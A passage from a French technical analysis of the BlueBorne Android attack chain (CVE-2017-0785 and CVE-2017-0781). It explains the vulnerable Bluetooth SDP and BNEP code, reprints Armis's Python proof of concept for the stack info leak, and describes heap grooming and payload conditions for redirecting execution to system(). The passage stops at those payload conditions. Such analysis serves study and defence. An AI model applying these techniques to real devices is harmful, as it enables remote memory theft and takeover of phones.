Figure 5 - Portion de code relative à la CVE-2017-0785 (Fichier: stack/sdp/sdp_server.c)

Côté serveur SDP, l'implémentation de la fragmentation des réponses suit les étapes suivantes :

1. Le serveur vérifie que la requête SDP reçue nécessite une réponse fragmentée.

2. Dans le cas où la réponse doit être fragmentée, le serveur s'assure que la variable cont_offset (transmise par le client) correspond bien à celle qu'il avait initialement envoyée (1).

3. Dès lors, le serveur récupère l'UUID transmis par le client et calcule la taille totale de la réponse qui doit être retournée.

4. Une différence est alors calculée entre la taille totale de la réponse (variable num_rsp_handles) et la quantité de données déjà transmises (variable cont_offset). Ce calcul permet de déterminer la taille des fragments restants, devant être envoyés au client (variable rem_handles) (2).

5. Le prochain fragment de réponse est extrait de la réponse totale (3). Cette copie se base sur la quantité de données déjà transmises (cont_offset) et sur la taille maximum de données pouvant être transmises par un fragment (variable cur_handles, basée en partie sur la MTU).

6. Le nouveau cont_offset est calculé en y ajoutant la quantité de données venant d'être traitées (cur_handles)(4).

7. Pour finir, le serveur renvoie le nouveau fragment au client ainsi que le nouveau cont_offset.

Ce processus est itératif, jusqu'à l'épuisement des fragments de réponse restants.




Figure 6 - Traitements de requêtes SDP par le serveur

 # Vol de données via l'exploitation d'une faille de type sous-passement d'entier (Integer underflow)

Un oeil avisé a pu constater que la quantité de données restant à être retournées est principalement définie par la différence entre 2 éléments, la taille de la réponse totale et l'index des données ayant déjà été traitées.

```
rem_handles = num_rsp_handles - cont_offset
```

La variable cont_offset, bien que transmise à chaque requête par le client, ne peut être altérée. En effet, le serveur SDP conserve une copie de celle-ci à chaque émission de fragment et vérifie qu'elle n'a pas été modifiée.

Cependant, le client est en mesure d'altérer l'identifiant UUID du service requêté au serveur durant l'échange SDP. En modifiant cet UUID en cours d'échange, il est possible de spécifier la taille totale de la réponse qui doit être retournée (num_rsp_handles), à chaque création de fragments. En effet, chaque service ne retourne pas la même quantité d'informations au client.

Par conséquent, si nous modifions en cours de route l'UUID du service interrogé, nous sommes en mesure de forcer le serveur SDP à réaliser une soustraction entre les variables num_rsp_handles et cont_offset, dont le résultat sera négatif.

Cependant, la variable rem_handles est de type entier non signé (stockage de valeur numérique positive) sur 16 bits. Dans le cadre de l'utilisation de ce type de variable, la valeur stockée ne peut être négative (comprise entre 0 et 65 535). Ainsi, lorsqu'un entier non signé de 16 bits avec une valeur à 0 est décrémenté, il n'équivaudra pas à -1 mais à sa valeur la plus haute, soit 65 535. Cette vulnérabilité est appelée sous-passement d'entier (Integer underflow).

Le sous-passement d'entier peut ainsi être exploité selon les étapes suivantes :

1. Lors de l'établissement d'une connexion L2CAP, une MTU basse est fixée par le client afin de provoquer une fragmentation des paquets lors de l'appel aux services SDP.

2. Le client interroge le serveur SDP sur un service particulier (UUID-1) (1).

3. Le serveur lui renvoie le 1er fragment de la réponse totale, ainsi que la variable cont_offset (2).

4. Le client extrait ce cont_offset, relatif à l'UUID-1, et forge une nouvelle requête avec un UUID-2 (3). Un des prérequis à l'exploitation est que l'UUID-2 ait une taille de réponse totale inférieure à l'UUID-1.

5. Après un ou plusieurs échanges, le serveur va alors réaliser une soustraction entre une taille de réponse totale liée à l'UUID-2, qui sera plus petite que l'index cont_offset (4). En effet, cet index était initialement basé sur une taille de réponse plus grande (liée à l'UUID-1).

6. Un sous-passement d'entier se produit. De ce fait, le serveur considère qu'il lui reste une quantité élevée de données à transmettre (variable rem_handles).

En transmettant plusieurs requêtes SDP spécifiquement forgées, les réponses renvoyées par le serveur retournent des données stockées à la suite, au sein de la pile.




Figure 7 - Exploitation de la CVE-2017-0785

L'exploitation de cette vulnérabilité s'illustre au travers de la preuve de concept réalisée par la société Armis, en figure ci-dessous.

```
def do_sdp_info_leak(dst, src):
    socket = btsock.l2cap_connect((dst, SDP_PSM), (src, 0), MIN_MTU)
    socket.send(sdp.pack_search_request(sdp.L2CAP_UUID))
    response = sdp.unpack_sdp_pdu(socket.recv(4096))
    response['payload'] = sdp.unpack_search_response(response['payload'])
    result = []
    for i in range(20):
        cstate = response['payload']['cstate']
        assert cstate != b''
        socket.send(sdp.pack_search_request(sdp.ATT_UUID,
                                            cstate=cstate))
        response = sdp.unpack_sdp_pdu(socket.recv(4096))
        response['payload'] = sdp.unpack_search_response(response['payload'])
        result.append(response['payload']['records'])
    return result
```

Figure 8 - Code d'exploitation de la CVE-2017-0785 proposé par Armis

Nous pouvons y retrouver l'ensemble des étapes évoquées précédemment :

1. Ouverture d'une connexion via la couche L2CAP sur le PSM correspondant au service SDP. Une valeur MTU de faible taille est configurée.

2. Envoi d'une requête SDP avec l'UUID L2CAP (UUID-1).

3. Récupération de la réponse retournée par le serveur SDP et récupération de son contenu.

4. Extraction du cont_offset présent au sein de la réponse.

5. Envoi d'une nouvelle requête avec l'UUID ATT (UUID-2). Le cont_offset précédemment extrait y a également été ajouté.

6. Sauvegarde du contenu retourné par le serveur.

Les étapes 4, 5 et 6 sont répétées 20 fois afin d'extraire une plus grande partie de la pile du processus Bluetooth. Via cette extraction d'une portion de la pile, nous sommes alors en possession d'adresses mémoires relatives au processus Bluetooth exécuté sur le téléphone ciblé. Nous verrons dans la section suivante comment cette vulnérabilité est utilisée au sein de l'exploit Blueborne Android.

Vulnérabilité permettant l'exécution de code arbitraire (CVE-2017-0781)

Nous abordons ensuite la deuxième faille de sécurité utilisée au sein de l'exploit Blueborne Android, la CVE-2017-0781. Cette vulnérabilité permet d'exécuter du code sur le système vulnérable. Nous expliquons notamment comment, sous un contexte d'exécution préparé, un attaquant est en mesure de sauter vers une adresse mémoire arbitraire en envoyant un paquet BNEP spécifiquement forgé. Le défaut d'implémentation concerne en particulier le traitement des messages de contrôle BNEP.

Dépassement de tampon au sein de la couche BNEP

Message de contrôle de la couche BNEP

Comme nous avons pu le voir lors de la présentation de la couche BNEP, celle-ci est en mesure de traiter des messages de contrôle (control message). Les spécifications Bluetooth autorisent à transmettre plusieurs messages de contrôle au sein d'un même paquet, principalement pour réduire le nombre de requêtes transmises sur le réseau [REF4].




Figure 9 - Paquet BNEP contenant un message de contrôle

Le 8e bit du 1er octet de ce type de paquet permet de spécifier au serveur BNEP si plusieurs messages de contrôle sont présents dans le paquet. Dans le cas où ce bit est passé à 1, le serveur applique alors une procédure permettant de traiter les différents messages de contrôle transmis au sein de ce même paquet. Lorsque plusieurs messages sont transmis au sein d'un même paquet BNEP, chaque message de contrôle supplémentaire est ajouté à la suite du précédent message.




Figure 10 - Ajout de X messages de contrôle supplémentaires au sein d'un paquet BNEP

Présence d'un dépassement de tampon sur le tas (heap buffer overflow)

La vulnérabilité découverte par les équipes d'Armis se situe au niveau du traitement des messages de contrôle de type BNEP_SETUP_CONNECTION_REQUEST_MSG.

Par conséquent, pour atteindre cette section vulnérable du code, il est nécessaire de construire un paquet répondant aux prérequis suivants :

- Type de paquet BNEP : configuré avec pour valeur BNEP_FRAME_CONTROL (0x01). Cette valeur spécifie que le paquet est de type message de contrôle.

- Bit d'extension : configuré à 1. Cela permet de préciser à la couche BNEP que plusieurs messages de contrôle sont présents au sein de ce paquet.

- Type de message de contrôle BNEP: le 1er message de contrôle doit être de type BNEP_SETUP_CONNECTION_REQUEST_MSG (0x01).

Lorsque ces 3 conditions sont remplies, il est possible d'accéder au code vulnérable présenté en figure 11 :

```
1   UINT8 *p = (UINT8 *)(p_buf + 1) + p_buf->offset;   <- "p" pointe sur le début du paquet BNEP
2
3   [...]
4
5   type = *p++;
6   extension_present = type >> 7;                     <- Récupération du type de paquet BNEP et du bit d'extension
7   type &= 0x7f;
8
9   [...]
10
11  switch (type)                                      <- Accès au type de paquet BNEP transmis
12  {
13  [...]
14      case BNEP_FRAME_CONTROL:
15          ctrl_type = *p;
16          p = bnep_process_control_packet (p_bcb, p, &rem_len, FALSE);
17          if (ctrl_type == BNEP_SETUP_CONNECTION_REQUEST_MSG &&
18              p_bcb->con_state != BNEP_STATE_CONNECTED &&    <- Conditions remplies via les pré-requis
19              extension_present && p && rem_len)
20          {
21              p_bcb->p_pending_data = (BT_HDR *)osi_malloc(rem_len);
22              memcpy((UINT8 *)(p_bcb->p_pending_data + 1), p, rem_len);   <- Code vulnérable
23  [...]
24          }
```

Figure 11 - Portion du code source lié à la CVE-2017-0781 (Fichier: stack/bnep/bnep_main.c)

Comme son nom peut le laisser penser, le type du 1er message de contrôle appellé BNEP_SETUP_CONNECTION_REQUEST_MSG permet de vérifier qu'une connexion à la couche BNEP a bien été établie (statut CONNECTED). Le bit d'extension étant activé, le serveur BNEP va alors s'assurer du bon établissement de la connexion avant de procéder au traitement des messages de contrôle suivants. Pour ce faire, une copie des messages de contrôle à traiter plus tard (du 2e au dernier) est effectuée au sein de la variable p_pending_data.

Un dépassement de tampon sur le tas (heap buffer overflow) peut ainsi être exploité lors de l'appel de la fonction memcpy. Cette fonction, présente au sein de la bibliothèque C, permet de copier une taille X de données (3e paramètre), démarrant d'un pointeur source (2e paramètre), vers un emplacement mémoire de destination (1er paramètre).




Figure 12 - État de la mémoire via l'appel des fonctions osi_malloc et memcpy

Tout d'abord, l'appel à la fonction osi_malloc réserve un emplacement mémoire au sein du tas, d'une taille rem_len fois la taille du type BT_HDR (8 octets). Dans notre exemple, avec une valeur rem_len de 2, ce sont 16 octets qui sont réservés à l'adresse pointée par p_pending_data.

Cependant, lors de l'appel à la fonction memcpy, l'adresse de destination est déterminée comme suit : (p_pending_data + 1). Or lorsqu'un +1 est appliqué directement à une variable, cela équivaut à réaliser un +1 fois la taille de son type. Dans notre cas, la variable p_pending_data étant de type BT_HDR, le +1 correspond à un décalage de 8 octets.

Par conséquent, la copie des données situées à l'emplacement mémoire pointé par p débute à partir de l'emplacement mémoire (p_pending_data) + 8. Les 8 derniers octets de p écrasent ainsi les 8 octets situés après l'allocation mémoire de p_pending_data.

Écriture d'octets arbitraires sur le tas (heap)

L'objectif du serveur BNEP est de traiter l'ensemble des messages de contrôle sauvegardés.

L'appel en amont de la fonction bnep_process_control_packet est supposé positionner le pointeur p au début du second message de contrôle à sauvegarder. De plus, la valeur de rem_len est également censée être décrémentée. En effet, la variable rem_len se doit de correspondre à la taille des messages de contrôle restants.




Figure 13 - État des pointeurs suite à un appel légitime à la fonction "bnep_process_control_packet"

Cependant, en transmettant le paquet ci-dessous (Figure 14), il est possible d'altérer ce comportement. Lors de l'appel de la fonction bnep_process_control_packet, Armis a pu prouver que l'absence de vérification d'un paquet contenant une taille du 1er message de contrôle à 0 permet d'établir l'état du serveur BNEP suivant [REF5] :

- rem_len: a une valeur de 1.
- p: pointe sur le début des données à traiter, au sein du premier message de contrôle. Dans notre cas, p pointe sur le début de nos 8 caractères 'A', présentés en figure suivante.




Figure 14 - Structure d'un paquet BNEP permettant de générer un dépassement de tampon

De ce fait, l'appel à la fonction osi_malloc permet d'allouer 8 octets (rem_len fois taille de BT_HDR) à partir du pointeur p_pending_data. Lors de l'appel à memcpy, la variable rem_len (avec une valeur de 1) va réaliser la copie de 8 octets (AAAAAAAA) à l'emplacement mémoire (p_pending_data) + 8.

Nous sommes donc désormais en mesure d'écraser 8 octets au sein du tas avec des valeurs arbitraires.

 # Exécution de code via le dépassement de tampon

Écrasement d'un pointeur sur la pile (heap)

Une fois ce dépassement de tampon identifié, nous devons comprendre comment en tirer profit. Réécrire 8 octets arbitraires au sein du tas sur des espaces mémoire libres n'a que peu d'intérêt. Si nous souhaitons rediriger le fil d'exécution du programme via ce dépassement de tampon, il est nécessaire d'être en mesure de réécrire des données déjà présentes au sein du tas. En modifiant ces données utilisées par le processus Bluetooth, le fonctionnement logique peut être altéré.

Une manière de procéder consiste à exploiter un grand nombre de fois ce dépassement de tampon, afin d'atteindre le cas où nous modifierons un espace mémoire déjà occupé. La réécriture de cet espace mémoire occupé permet alors, dans certains cas, de générer une erreur d'exécution. En effet, les données injectées sur le tas ne correspondent pas aux données attendues durant une exécution légitime.

**« Sous un contexte d'exécution préparé,
un attaquant est en mesure de sauter vers une adresse mémoire arbitraire
en envoyant un paquet BNEP spécifiquement forgé. »**

Les équipes d'Armis ont procédé à l'envoi de nombreux paquets BNEP exploitant cette vulnérabilité. Les 8 octets écrasés via ces dépassements de mémoire successifs correspondent à 8 caractères A. Suite à l'envoi de 500 à 1000 de ces paquets, le processus Bluetooth se termine en erreur de segmentation (segmentation fault), correspondant à un accès d'adresse mémoire invalide. Cette adresse est de valeur 0x41414141 (4 'A', 0x41).

Après analyse, nous observons que l'accès à cet espace mémoire invalide est effectué par la fonction btu_hci_msg_process (Figure 15). Nous avons été en capacité de réécrire un pointeur nommé p_msg par une adresse mémoire de notre choix, via ce dépassement de tampon.

```
static void btu_hci_msg_process(BT_HDR *p_msg) {
    /* Determine the input message type. */
    switch (p_msg->event & BT_EVT_MASK)
    {
        case BTU_POST_TO_TASK_NO_GOOD_HORRIBLE_HACK:
            ((post_to_task_hack_t *)(&p_msg->data[0]))->callback(p_msg);
    [...]
```

contrôle de "p_msg" par l'attaquant

Appel d'un pointeur sur fonction via cet évènement

Figure 15 - Code de la fonction appelée lors du traitement de chaque maillon (Fichier: stack/btu/btu_task.c)

C'est lors de l'accès à la variable event, au sein de la structure de type BT_HDR, que le déréférencement du pointeur p_msg provoque un accès à l'adresse 0x41414141. Ainsi, nous contrôlons de manière aléatoire la variable p_msg, suite à l'exploitation du dépassement de tampon.

Un point important à noter est la présence d'un appel au pointeur sur la fonction p_msg->data[0], lorsque l'évènement BTU_POST_TO_TASK_NO_GOOD_HORRIBLE_HACK est défini. Par conséquent, en accédant à cet évènement, nous sommes en mesure d'écraser le pointeur p_msg->data[0] par l'adresse d'une fonction de notre choix, comme la fonction system.

Nous devons désormais comprendre pourquo il est possible, dans certains cas, de réécraser le pointeur p_msg, afin de le faire pointer vers l'adresse mémoire d'une fonction de notre choix.

Préparation du tas en vue de faciliter l'exploitation

Tout d'abord, lorsqu'un paquet est transmis de la couche HCI vers la couche L2CAP, celui-ci est ajouté dans un système de queue. Chaque maillon de cette queue correspond à une structure nommée list_node_t, de type BT_HDR. Afin d'ajouter un nouveau maillon à cette queue, un espace mémoire de taille BT_HDR est alloué via un appel à la fonction osi_malloc.

Ces éléments de la queue sont ensuite traités les uns après les autres, en faisant notamment appel à la fonction btu_hci_msg_process. Le paramètre p_msg transmis à cette fonction correspond à un des maillons.




Figure 16 - Allocation des maillons transmis par la couche HCI au sein du tas (heap)

Une notion intéressante à souligner est que la fonction osi_malloc favorise l'allocation d'éléments de même taille de manière contiguë au sein du tas. Notre dépassement de tampon étant réalisé suite à l'allocation du pointeur p_pending_data de 8 octets, il y a une forte probabilité que ces éléments soient stockés dans une section similaire du tas.

Par conséquent, l'objectif est de positionner l'allocation de la variable p_pending_data en amont d'un de ces maillons. Le dépassement de tampon permettrait alors de réécraser l'un de ces maillons et d'ainsi contrôler le pointeur p_msg.

Cependant, comme nous l'avons vu, cette réécriture d'un des maillons de la queue des paquets à traiter dépend de l'état du tas. Afin d'augmenter la probabilité de réécriture d'un de ces maillons, il est nécessaire d'insérer au sein du tas de nombreux maillons, précédés d'un emplacement libre de 8 octets. En effet, cet espace libre permet d'augmenter la probabilité que l'allocation de notre variable p_pending_data se fasse en amont d'un de ces maillons.

Une solution proposée par Armis consiste à transmettre un grand nombre de paquets Command not understood [REF5]. Ces derniers permettent la création d'espaces libres entre les différents maillons.




Figure 17 - États potentiels du tas en fonction des différents scénarios (légitimes et d'exploitation)

Écriture de la charge utile et exécution de code arbitraire

Une fois l'un des maillons réécrasé, nous sommes en mesure de contrôler le pointeur p_msg. Nous pouvons modifier le pointeur par l'adresse mémoire où se trouve notre charge utile (payload). Pour être fonctionnelle, la charge utile doit respecter les états suivants :

- La variable p_msg->event doit correspondre à l'évènement BTU_POST_TO_TASK_NO_GOOD_HORRIBLE_HACK (0x1700).
- La variable p_msg->data[0] doit contenir l'adresse vers notre fonction system, permettant d'exécuter des commandes système.
- La variable p_msg doit correspondre à une commande shell valide (le pointeur p_msg étant le paramètre transmis à la fonction pointée par p_msg->data[0]).

